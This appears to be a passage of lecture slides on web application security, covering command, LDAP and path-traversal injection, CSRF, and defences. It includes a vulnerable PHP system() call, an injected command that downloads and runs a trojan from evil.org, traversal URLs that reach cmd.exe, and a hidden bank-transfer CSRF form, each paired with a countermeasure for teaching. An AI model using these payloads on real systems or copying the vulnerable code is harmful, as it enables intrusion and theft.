3. SQL Injection
4. Other Injection Types
   - OS Command Injection
   - LDAP Injection
   - Path Traversal
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses
7. Conclusion

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
4. Other Injection Types
   - OS Command Injection
   - LDAP Injection
   - Path Traversal
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses
7. Conclusion

OS Command Injection

When a system command partially involves user input, an attacker can inject arbitrary instructions.

Vulnerable PHP code

```php
<?php
$email_subject = "mail subject";
if (isset($_GET['email']))
  system("mail " . $_GET['email'] .
    " -s '" . $email_subject .
    "' < /tmp/email_body", $return_val);
?>
```

This corresponds to the command:

```
mail [email-address] -s 'a subject' < /tmp/email_body
```

Command Injection – Attack

The behavior of the `mail` command can be modified with a deliberately malformed address.
If `$_GET['email']` equals:

```
--help; wget http://evil.org/trojan; ./trojan #
```

- `--help` displays the help page for the `mail` command.
- The `;` separates commands in the shell.
- `wget` downloads a malicious binary file.
- This file is then executed.
- With `#`, the rest of the command is commented out.

Countermeasure: never pass user input directly to `system()`, `exec()`, or `shell_exec()`. Use `escapeshellarg()` in PHP.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
4. Other Injection Types
   - OS Command Injection
   - LDAP Injection
   - Path Traversal
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses
7. Conclusion

LDAP Injection

- LDAP injection attacks allow users to access private information in a directory.
- The LDAP protocol (*Lightweight Directory Access Protocol*) manages and stores network resources and users.
- LDAP is commonly used to manage access to computers and other resources.

The following LDAP query displays the name and phone number for a given identifier:

```
http://intranet/ldap_query?user=rgc
```

This generates the filter:

```
filter = (uid=rgc)
attributes = cn, telephoneNumber
```

LDAP Filter

More complex filters can be built using boolean operators: OR (|), AND (&), on various attributes:

```
cn, dn, sn, objectClass, telephoneNumber, manager,
                          ...
```

For example:

```
filter = (&(objectClass=person)(cn=Rich*)
           (|(telephoneNumber=40*)
             (telephoneNumber=415*)))
```

Arbitrary LDAP Query Injection

Consider the HTTP request:

`http://intranet/ldap_query?user=rgc`

which generates the filter `(uid=rgc)`.

The query is hijacked by crafting a valid LDAP filter:

`http://intranet/ldap_query?user=*)(|(telephone=415-555-1212)`

This request produces the filter:

`(uid=*)(|(telephone=415-555-1212))`

Countermeasure: validate inputs and escape special LDAP characters: `(`, `)`, `*`, `\`, `NUL`.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
4. Other Injection Types
   - OS Command Injection
   - LDAP Injection
   - Path Traversal
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses
7. Conclusion

Path Traversal (Directory Traversal)

- A web server provides access to specific directories within a file tree.
- These directories are organized in a hierarchy from a root directory.
- A well-designed web server must never allow access to files located above this root.
- Nowadays, many devices and software come with a built-in web server for remote management.

Path Traversal – Examples

- **Compaq Server Management Agent** (v4.0): it was possible to insert `../..` in a URL to navigate above the root directory.

  `http://my.server.com:2301/../../interesting/document.txt`

- **Microsoft IIS**: arbitrary programs could be executed using special encoding. The `../..` sequence was encoded as `..%c0%af..`

  `http://a.b.com/scripts/..%c0%af../winnt/system32/cmd.exe?/C+dir`

- The `scripts` prefix tricked the server into thinking the document was a script to be executed.

Countermeasure: normalize paths, forbid `..` sequences, use a whitelist of accessible files.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses
7. Conclusion

CSRF – Principle

- CSRF (*Cross-Site Request Forgery*) forces an authenticated user to execute unwanted actions on a site where they are logged in.
- The attacker exploits the fact that the browser automatically sends session cookies with every request to the target site.
- Unlike XSS (which exploits the user's trust in the site), CSRF exploits the site's trust in the user's browser.

CSRF – Attack Example

The attacker creates a malicious web page containing a hidden form:

Malicious page

```html
<html><body>
<h1>You have won a prize!</h1>
<!-- Hidden form, automatically submitted -->
<form action="http://bank.com/transfer"
      method="POST" id="f">
  <input type="hidden" name="to" value="attacker"/>
  <input type="hidden" name="amount" value="1000"/>
</form>
<script>document.getElementById('f').submit();</script>
</body></html>
```

If the victim is logged into `bank.com`, the transfer will be executed using their session.

CSRF – Countermeasures

- CSRF tokens: the server generates a unique token per form/session. The form must include this token to be accepted. A third-party site cannot know this token.
- `Origin/Referer` header verification: the server verifies that the request originates from its own domain.
- `SameSite` cookies: cookie attribute that prevents sending cookies on cross-site requests.

```
Set-Cookie:  session=abc123; SameSite=Strict
```

- User confirmation: require password re-entry or CAPTCHA for sensitive actions.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses
7. Conclusion

Input Validation and Sanitization

- Never trust user input: everything from the client (forms, URLs, cookies, HTTP headers) must be validated server-side.
- **Validation**: check that data conforms to the expected format (regex for email, maximum length, numeric type, etc.).
- **Sanitization**: remove or escape dangerous characters before use.
- **Output encoding**: adapt encoding to the context (HTML, JavaScript, SQL, URL, CSS).

Principle of Least Privilege

- Each system component should only have the strictly necessary permissions for its operation.
- **Database**: the application's SQL account should not have `DROP`, `CREATE`, or `GRANT` permissions.
- **File system**: the web server should not be able to write to its own directories.
- **Network**: limit outbound connections from the server (prevents data exfiltration).
- In case of compromise, damage is limited to the scope of granted permissions.

HTTP Security Headers

HTTP headers allow reinforcing client-side security:

Header	**Purpose**
`Content-Security-Policy`	Restricts allowed sources for scripts, styles, images
`X-Frame-Options`	Prevents page inclusion in an `iframe` (anti-clickjacking)
`X-Content-Type-Options`	Prevents browser MIME type sniffing
`Strict-Transport-Security`	Forces HTTPS usage
`X-XSS-Protection`	Enables the browser's built-in XSS filter

Secure Frameworks and Libraries

- Modern frameworks include built-in protections:
  - **Laravel/Symfony** (PHP): automatic template escaping, CSRF tokens, Eloquent/Doctrine ORM.
  - **Django** (Python): automatic escaping, CSRF protection, built-in ORM.
  - **Spring** (Java): CSRF protection, input validation, Spring Security.
- Use the framework's built-in protections rather than reinventing your own security mechanisms.
- Keep dependencies up to date to benefit from security patches.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses
7. Conclusion

Key Takeaways

- The major risks come from unvalidated user input.
- To reduce risks:
  - systematically validate and sanitize inputs,
  - use prepared statements for database access,
  - escape output according to context (HTML, JS, SQL),
  - apply the principle of least privilege,
  - use HTTP security headers.
- OWASP provides reference guides and tools for securing web applications.
- Security is an ongoing process: regular audits, updates, and vulnerability monitoring.